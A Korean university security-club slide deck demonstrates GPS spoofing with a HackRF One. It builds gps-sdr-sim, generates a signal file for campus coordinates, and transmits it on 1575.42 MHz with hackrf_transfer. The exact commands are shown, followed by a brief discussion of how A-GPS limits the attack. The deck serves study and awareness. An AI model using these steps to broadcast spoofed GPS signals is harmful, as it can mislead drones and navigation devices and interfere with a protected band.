




GPS Spoofing

(with HackRF One)



중부대학교 SCP 정보보안 동아리
2학년 부원 노무승

목 차

1. GPS란?

2. 실습 과정

2-1. GPS-SDR-SIM 컴파일

2-2. GPS 천체력 파일 다운로드

2-3. GPS 신호 파일 생성 및 스푸핑

3. 실습 영상

4. 대비 방안 및 한계점




1. GPS란?

1. GPS란?

범지구적 위성 항법 시스템 (GNSS)	
GPS (미국)	갈릴레오 (EU)
글로나스 (러시아)	베이더우 (중국)


<https://namu.wiki/w/GPS>



세계 어느 곳에서든 3대 이상의 인공위성에서 신호를 받아,
삼변측량법을 통해 자신의 위치를 알 수 있는 시스템이다.

GPS 신호로 경도, 위도, 표고(해발 고도), 시간 정보를 얻을 수 있으며,
GPS 신호를 이용하면 현재 속도가 어느정도인지 파악할 수 있다.

1. GPS란?



파생형을 제외한 대부분의 스마트폰에 GPS 센서가 탑재되어 있고,
이를 이용해 사용자의 위치를 알아낸다.



한참 '포켓몬 고' 열풍이 불 때, 안드로이드 내 위치 신호 정보를
변경하는 GPS 조작 앱이 유행하기도 했었는데

해당 방법과는 달리 HackRF SDR을 이용해 전파 단에서
GPS 신호를 조작하여 스푸핑하는 것을 해보고자 한다.



2. 실습 과정

2-1. GPS-SDR-SIM 컴파일 (우분투 20.04)



GPS-SDR-SIM

GPS-SDR-SIM은 [ADALM-Pluto](#), [bladeRF](#), [HackRF](#) 및 [USRP](#) 와 같은 소프트웨어 정의 라디오(SDR) 플랫폼을 사용하여 RF로 변환할 수 있는 GPS 기저대역 신호 데이터 스트림을 생성 합니다.

Windows 빌드 지침

1. 비주얼 스튜디오를 시작합니다.
2. 콘솔 응용 프로그램에 대한 빈 프로젝트를 만듭니다.
3. 오른쪽의 솔루션 탐색기에서 "gpssim.c"와 "getopt.c"를 Souce Files 폴더에 추가합니다.
4. 솔루션 구성 드롭다운 목록에서 "릴리스"를 선택합니다.
5. 솔루션을 구축합니다.


<https://github.com/osqzss/gps-sdr-sim>

설치 및 빌드

```
git clone https://github.com/osqzss/gps-sdr-sim.git
cd ./gps-sdr-sim
gcc gpssim.c -lm -O3 -o gps-sdr-sim
```

```
root@root:/home/nms200299/gps-sdr-sim# file gps-sdr-sim
gps-sdr-sim: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked,
interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=f1f7e29541f60dd5bb6a8b3c513a7aff8a
57124b, for GNU/Linux 3.2.0, not stripped
```


gps-sdr-sim 컴파일



GPS 위성은 지구의 중궤도를 도는 24개 이상의 인공위성들로 구성되어 있다.


'gps-sdr-sim' 프로그램은 특정 위치에 어떤 GPS 위성이 있는지 나타낸 GPS 천체력 파일을 참고하여 특정 위치와 GPS 위성의 의사 거리 및 도플러를 시뮬레이션하고, GPS 신호 파일(I/Q)을 생성한다.

2-2. GPS 천체력 파일 다운로드 (우분투 20.04)



brdc1850.22n.gz	2022-07-05 23:31:03	56.89KB
brdc1860.22g.gz	2022-07-06 23:33:04	71.1KB
brdc1860.22n.gz	2022-07-06 23:31:04	56.87KB
brdc1870.22g.gz	2022-07-07 23:33:04	71.18KB
brdc1870.22n.gz	2022-07-07 23:31:05	56.99KB
brdc1880.22g.gz	2022-07-08 23:33:04	71.23KB
brdc1880.22n.gz	2022-07-08 23:31:04	56.94KB
brdc1890.22g.gz	2022-07-09 23:33:04	71.24KB
brdc1890.22n.gz	2022-07-09 23:31:04	56.91KB
brdc1900.22g.gz	2022-07-10 23:33:04	71.26KB
brdc1900.22n.gz	2022-07-10 23:31:05	56.02KB
brdc1910.22g.gz	2022-07-11 03:33:04	71.76KB
brdc1910.22n.gz	2022-07-11 03:31:03	56.71KB
brdc1920.22g.gz	2022-07-11 03:26:07	9.53KB
brdc1920.22n.gz	2022-07-11 03:26:06	14.7KB

<https://cddis.nasa.gov/archive/gnss/data/daily/>



공유 폴더 설정

```
root@root:/home/nms200299/gps-sdr-sim# cp /mnt/user/brdc1920.22n.gz ./brdc1920.22n.gz
```

공유 폴더에서 파일 복사

GPS 천체력 파일(brdc)은 나사 데이터 센터에서 구할 수 있다.


간단하게 나사 데이터 센터 회원가입을 하고, 천체력 파일을 다운로드를 받은 후,
VM에 <공유 폴더>를 설정해주어 PC에서 VM으로 파일을 옮길 수 있었다.

2-2. GPS 천체력 파일 다운로드 (우분투 20.04)

```
gzip -d brdc1920.22n.gz
```

```
root@root:/home/nms200299/gps-sdr-sim# ls -al
합계 1452
drwxr-xr-x  7 root      root      4096 7월 11 14:57 .
drwxr-xr-x 18 nms200299 nms200299 4096 7월 11 11:33 ..
drwxr-xr-x  8 root      root      4096 7월 11 11:33 .git
-rw-r--r--  1 root      root       411 7월 11 11:33 .gitignore
-rw-r--r--  1 root      root      1082 7월 11 11:33 LICENSE
-rw-r--r--  1 root      root      1019 7월 11 11:33 Makefile
-rw-r--r--  1 root      root      5822 7월 11 11:33 README.md
-rw-r--r--  1 root      root       150 7월 11 11:33 bladerf.script
-rwxr-x---  1 root      root     64648 7월 11 14:50 brdc1920.22n
-rw-r--r--  1 root      root    270728 7월 11 11:33 brdc3540.14n
-rw-r--r--  1 root      root   1350000 7월 11 11:33 circle.csv
drwxr-xr-x  2 root      root      4096 7월 11 11:33 extclk
-rw-r--r--  1 root      root      4241 7월 11 11:33 getopt.c
-rw-r--r--  1 root      root       148 7월 11 11:33 getopt.h
-rwxr-xr-x  1 root      root     64560 7월 11 11:56 gps-sdr-sim
-rwxr-xr-x  1 root      root      4147 7월 11 11:33 gps-sdr-sim-uhd.py
-rw-r--r--  1 root      root     58946 7월 11 11:33 gpssim.c
-rw-r--r--  1 root      root      5196 7월 11 11:33 gpssim.h
drwxr-xr-x  3 root      root      4096 7월 11 11:33 player
-rw-r--r--  1 root      root    175545 7월 11 11:33 rocket.csv
drwxr-xr-x  3 root      root      4096 7월 11 11:33 rtk
-rw-r--r--  1 root      root    156052 7월 11 11:33 satellite.csv
drwxr-xr-x  2 root      root      4096 7월 11 11:33 satgen
-rw-r--r--  1 root      root    131124 7월 11 11:33 triumphv3.txt
-rw-r--r--  1 root      root     85182 7월 11 11:33 u-center.png
-rw-r--r--  1 root      root    244482 7월 11 11:33 ublox.jpg
root@root:/home/nms200299/gps-sdr-sim#
```

2-3. GPS 신호 파일 생성 및 스푸핑 (우분투 20.04)



중부대학교 고양캠퍼스의 위도, 경도 좌표

2-3. GPS 신호 파일 생성 및 스푸핑 (우분투 20.04)

```
root@root:/home/nms200299/gps-sdr-sim# ./gps-sdr-sim -e brdc1920.22n -l 37.712900,126.889800
Using static location mode.
Start time = 2022/07/11,00:00:00 (2218:86400)
Duration = 300.0 [sec]
01 108.2 87.8 19876002.2 4.1
03 150.7 23.7 23297095.4 8.4
07 214.7 29.6 22504682.0 6.9
08 69.3 37.3 22310085.5 6.6
14 312.9 47.4 21523776.4 5.3
19 269.0 2.5 25595340.5 10.4
21 46.1 56.1 21430450.2 4.9
27 83.5 2.5 25661488.3 15.5
28 313.2 23.0 23808371.8 8.0
30 250.8 37.7 22068983.4 6.0
Time into run = 300.0
Done!
Process time = 61.0 [sec]
```

GPS 신호 파일 생성

```
./gps-sdr-sim -e brdc1920.22n -l 37.712900,126.889800
```

위와 같이 입력하면 'gpssim.bin'이라는 GPS 신호 파일(I/Q)이 생성된다.

2-3. GPS 신호 파일 생성 및 스푸핑 (우분투 20.04)

```
root@root:/home/nms200299# hackrf_transfer -t /home/nms200299/gps-sdr-sim/gpssim
.bin -f 1575420000 -s 2600000 -a 1 -x 0
call hackrf_set_sample_rate(2600000 Hz/2.600 MHz)
call hackrf_set_freq(1575420000 Hz/1575.420 MHz)
call hackrf_set_amp_enable(1)
Stop with Ctrl-C
5.0 MiB / 1.000 sec = 5.0 MiB/second
5.2 MiB / 1.000 sec = 5.2 MiB/second
5.2 MiB / 1.001 sec = 5.2 MiB/second
5.2 MiB / 1.003 sec = 5.2 MiB/second
5.2 MiB / 1.001 sec = 5.2 MiB/second
5.2 MiB / 1.001 sec = 5.2 MiB/second
5.2 MiB / 1.001 sec = 5.2 MiB/second
5.2 MiB / 1.001 sec = 5.2 MiB/second
5.0 MiB / 1.001 sec = 5.0 MiB/second
```

GPS Spoofing 공격

```
hackrf_transfer -t gpssim.bin -f 1575420000 -s 2600000 -a 1 -x 0
```

HackRF를 통해 GPS 주파수 대역인 1575.42Mhz 대역에
2.6Mhz 샘플 속도로 변조된 GPS 신호를 증폭하여 전송한다.



3. 시연 영상



root@root: /home/nms200299

```
root@root:/home/nms200299# hackrf_transfer -t /home/nms200299/gps-sdr-sim/gpssim
.bin -f 1575420000 -s 2600000 -a 1 -x 0
```

SM-G965N





4. 고찰 및 한계점

4. 대비 방안 및 한계점

범지구적 위성 항법 시스템 (GNSS)	
GPS (미국)	갈릴레오 (EU)
글로나스 (러시아)	베이더우 (중국)

<https://namu.wiki/w/GPS>

✓ 2.1. 갤럭시 S5 3G / LTE / LTE-A & 광대역 LTE-A


위성항법 GPS & A-GPS, GLONASS, Beidou

✓ 2.1. 갤럭시 S8

위성항법 GPS & A-GPS, GLONASS, Galileo, Beidou, QZSS

요새 대부분의 스마트폰은 GPS 및 A-GPS와
다수의 GNSS를 동시에 사용해 더욱 빠르게 위치를 찾고 정확하게 보정한다.



4. 대비 방안 및 한계점



A-GPS(Assisted GPS)는 와이파이, LTE, 3G 등 별도의 무선 네트워크를 이용하여 빠르게 위치를 찾는 기술을 말하며,

스마트폰의 칩셋에서 이러한 A-GPS 신호 및 타 GNSS 신호를 S-GPS(Standalone GPS) 신호보다 우선시하기도 한다.

4. 대비 방안 및 한계점



하지만 그럼에도 아직 S-GPS만을 사용하는 전자 장비(드론 등)나
공기계(유심이 연결되지 않은 스마트폰)에서는
GPS Spoofing이 유효한 모습을 보이는 것이 현 위치다.



Q & A





감사합니다

